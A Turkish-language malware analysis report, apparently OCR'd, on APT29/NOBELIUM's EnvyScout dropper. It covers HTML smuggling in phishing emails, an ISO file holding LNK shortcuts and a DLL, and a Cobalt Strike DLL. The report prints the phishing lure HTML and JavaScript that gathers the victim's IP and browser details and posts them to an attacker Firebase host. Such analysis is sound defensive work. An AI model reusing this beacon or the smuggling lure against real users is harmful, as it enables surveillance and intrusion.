
infinitum IT
Power of integrated Security

NOBELIUM APT29

EnvyScout CrowdStrike

Analiz Raporu




infinitumitlabs

Analiz Özeti

APT29 tehdit grubu Rusya merkezli olduğu düşünülen ve genellikle Türkiye,Amerika ve Avrupa kıtasında bulunan ülkelerin kritik altyapılarını hedef aldığı tespit edilen bir gelişmiş tehdit aktörüdür .

Bu analiz raporunda CrowdStrike ürünü kullanılarak APT29 grubunun bir alt kolu olan NOBELIUM tehidt aktörüne ait olduğu düşünülen EnvyScout zararlısının analizini gerçekleştirdik.

Siber saldırganlar EnvyScout zararlısını hedef sistemlerde çalıştırmak için oltalama tekniklerini sıklıkla kullanır. Analiz edilen siber saldırıda APT29 grubunun üyeleri hedef kurum veya kuruluşlara HTML eki içeren oltalama mailleri gönderdiği gözlemlenmiştir. Gönderilen mail eklerinde HTML smuggling tekniği ile gizlenen zararlı yazılım barındırdığı tespit edilmiştir. APT29 grubunun temel amacı, EnvyScout zararlısını HTML smuggling tekniği ile hedef sistemden Initial Access alınması ve email gateway güvenlik ürünlerinin bu teknik ile bypass edilmesidir.




Trickbot zararlısı tarafından kullanılan örnek bir HTML smuggling tekniği.(Kaynak: Microsoft)

Infinitum IT Siber Tehdit İstihbaratı ekibinin yaptığı çalışmalar sonucunda HTML smuggling tekniğinin birçok güvenlik ürünü tarafından tespit edilemediği ve saldırganlar tarafından hedef sistemlere sızmak için günümüzde çok sık olarak kullanılmaya başlandığı gözlemlenmektedir.

Teknik Analiz

Statik Zararlı Analizi

Email eki olarak hedef kullanıcılara gönderilen HTML dosyası analiz edildiğinde içeriğinde JavaScript ve Base64 içerdiği tespit edilmiştir. HTML smuggling tekniklerinde çok sık karşılaştığımız bu JavaScript kodunun temel amacı, Base64 ile gizlenen ISO dosyasını (Zararlının 2. aşaması) hedef kullanıcı HTML dosyasını açtıktan sonra otomatik olarak JavaScript yardımı ile Decode etmek ve Download klasörü altına bu ISO dosyasını kayıt etmektir. Burada HTML dosyası bir dropper olarak kullanılır.



HTML içinde JavaScript kodu ile gizlenen Zararlı Yazılım.

Hedef kullanıcı HTML dosyasını açtığında oltalama saldırısını bozmayacak şekilde hazırlanmış bir sayfa ile karşılaşır. Burada temel amaç kullanıcıya ISO dosyasını dikkat çekmeden açtırmaktır.


HTML kodunun içeriğine bakıldığında, oltalama sırasında kullanılan yazıya ulaşılıyor. HTML dosyası hedef kullanıcı tarafından açıldığında bir web adresi yardımı ile hedef sistemlerden IP verisinin alındığı gözlemlenmiştir.

```
</script>

<h1>Downloading attachment</h1>

<p>You are kindly requested to <b>confirm your participation by 26 February 2021</b>, using our online
registration system. To register, please send an email to <a href=https://humanitarian-
forum.web.app/mail>humanitarianforum@auswaertiges-amt.de</a> upon which you will receive login
information to access the registration system.
Attached to this invitation you will find a concept note including a programme outline and a
pledging form.</p>

<p>We look forward to welcoming you in Berlin for this important event.</p>

<script>
```

Oltalama tekniğinde kullanılan ve HTML içinde olan yazı.


```
try {

          let ip = '';
          try {
            let request = new XMLHttpRequest();
            request.open('GET', 'https://api.ipify.org/?format=jsonp?callback=?', false);
            request.onreadystatechange = function () {
              ip = this.responseText;
            }
            request.send(null);
          } catch(e) {}

          let xf;
          if(navigator.oscpu){
            xf = navigator.oscpu;
          }else{
            xf = navigator.platform;
          }
          let useragent = navigator.userAgent;
          let time = Date.now();
          let path = window.location.pathname.replace('/','');
          var data = {
                'useragent':useragent,
                'path':path,
                'time':time,
                'ip':ip,
                'xf':xf
          };
          data = JSON.stringify(data);
          let request = new XMLHttpRequest();
          request.open('POST', 'https://humanitarian-forum-default-rtdb.firebaseio.com/root.json',
false);
          request.setRequestHeader('Content-Type', 'application/json');
          request.send(data);

        } catch (e) {}
```

APT29 grubunun,hedef kullanıcılardan IP adresi bilgisini api[.]ipify[.]org adresinden alarak kendilerine ait firebase veritabanında kayıt altına aldığı tespit edilmiştir.




Bu saldırıda APT29 grubunun hedefi Avrupa kıtasında bulunan devlet kurumlarıdır.

ISO dosyası analiz edildiğinde içeriğinde 1 adet gizli olarak tutulan DLL dosyası (Zararlının 3.aşaması) ve LNK uzantılı (Shortcut) 2 adet klasör vardır. Bu saldırı tekniğinde amaç HTML dosyası ile çıkarılan ISO dosyasına tıklayan hedef kullanıcının, ISO içindeki LNK uzantılı klasörlerini de tıklamasıdır. LNK uzantılı klasörler DLL dosyasının rundll32.exe ile çalıştırılmasını sağlamaktadır.




ISO dosyası açıldığında karşımıza çıkan LNK uzantılı klasörler ve Zararlı Yazılımın 3.adımı olan DLL

LNK uzantılı klasörler incelendiğinde, target bölümünde bulunan komut yardımı ile LNK klasörü açıldığında **GraphicalComponent.dll** isimli Zararlı Yazılımın **rundll32.exe** ile çalıştırılması saldırganlar tarafından hedeflenmektedir.




Rundll32.exe Zararlı Yazılımlar tarafından çok sık olarak kullanılan bir LOLBIN'dir.(https://lolbas-project.github.io/lolbas/Binaries/Rundll32/)

DLL dosyasına ait Export table analiz edildiğinde,Zararlının orjinal isminin DLL_stageless olduğu ve en son 2021 yılında compile edildiği tespit edilmiştir. Zararlı Yazılımın orjinal ismi ve kullandığı Windows API'ları bize DLL dosyasının Cobalt Strike zararlısı içerdiği ile ilgili ipucu vermektedir.



DLL formatında olan Zararlı Yazılımlar bu örnekte de olduğu gibi belirli bir Entry Point ile rundll32.exe ile hedef sistemde çalıştırılır. DLL dosyası analiz edildiğinde VisualServiceComponent isimli bir Entry Point ile çalıştığı tespit edilmiştir.




Cobalt Strike Zararlısının DLL formatında, Anti Virüs veya EDR güvenlik ürünleri tarafından tespit edilmesini zorlaştırmak için API Hashing tekniği ile memory üzerinde Shellcode yükleme işlemi yaptığı tespit edilmiştir. Zararlı Yazılım böylece kullandığı Windows API'larını gizlemiştir.

```
uintptr_t _init_pointers()
{
  PVOID v0; // esi
  HMODULE ModuleHandleW; // edi
  uintptr_t result; // eax

  v0 = EncodePointer(0);
  sub_10005FB7(v0);
  sub_10001D6E(v0);
  sub_10005FC4(v0);
  _initp_misc_winsig(v0);
  _initp_eh_hooks(v0);
  sub_100061F2(v0);
  ModuleHandleW = GetModuleHandleW(L"kernel32.dll");
  dword_10046C80 = __security_cookie ^ (unsigned int)GetProcAddress(ModuleHandleW, "FlsAlloc");
  dword_10046C84 = __security_cookie ^ (unsigned int)GetProcAddress(ModuleHandleW, "FlsFree");
  dword_10046C88 = __security_cookie ^ (unsigned int)GetProcAddress(ModuleHandleW, "FlsGetValue");
  dword_10046C8C = __security_cookie ^ (unsigned int)GetProcAddress(ModuleHandleW, "FlsSetValue");
  dword_10046C90 = __security_cookie ^ (unsigned int)GetProcAddress(ModuleHandleW, "InitializeCriticalSectionEx");
